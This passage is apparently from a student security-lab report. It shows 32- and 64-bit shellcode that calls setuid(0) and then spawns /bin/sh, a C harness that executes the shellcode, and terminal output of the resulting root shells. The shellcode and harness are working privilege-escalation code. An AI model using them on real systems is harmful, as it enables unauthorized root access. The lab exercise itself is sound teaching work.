  "\x2f\x2f\x73\x68\x50\x48\x89\xe7\x52\x57"
  "\x48\x89\xe6\x48\x31\xc0\xb0\x3b\x0f\x05"
#else
  "\x31\xdb\x31\xc0\xb0\xd5\xcd\x80"
  "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
  "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
  "\xd2\x31\xc0\xb0\x0b\xcd\x80"
#endif
;

int main(int argc, char **argv)
{
   char code[500];

   strcpy(code, shellcode);
   int (*func)() = (int(*)())code;

   func();
   return 1;
}
```

Figure 19 – Extensions to 32-bit and 64-bit shellcodes


The extension to the shellcode will invoke `setuid(0)`, which will change the real UID to zero. As such, when running the updated program, the effective UID and real UID will now be the same, and root privileges can be obtained.

I recompiled `call_shellcode.c` into root-owned binary by the command "`make setuid`". The figures below show that root shells have been successfully obtained from both the `a32.out` and `a64.out`.



```
a0183909r@shellcode$ ./a32.out
# whoami
root
# id
uid=0(root) gid=1000(ice) groups=1000(ice),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmi
n),131(lxd),132(sambashare)
```

Figure 20 – Root shell obtained from `a32.out`



```
a0183909r@shellcode$ ./a64.out
# whoami
root
# id
uid=0(root) gid=1000(ice) groups=1000(ice),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmi
n),131(lxd),132(sambashare)
```

Figure 21 – Root shell obtained form `a64.out`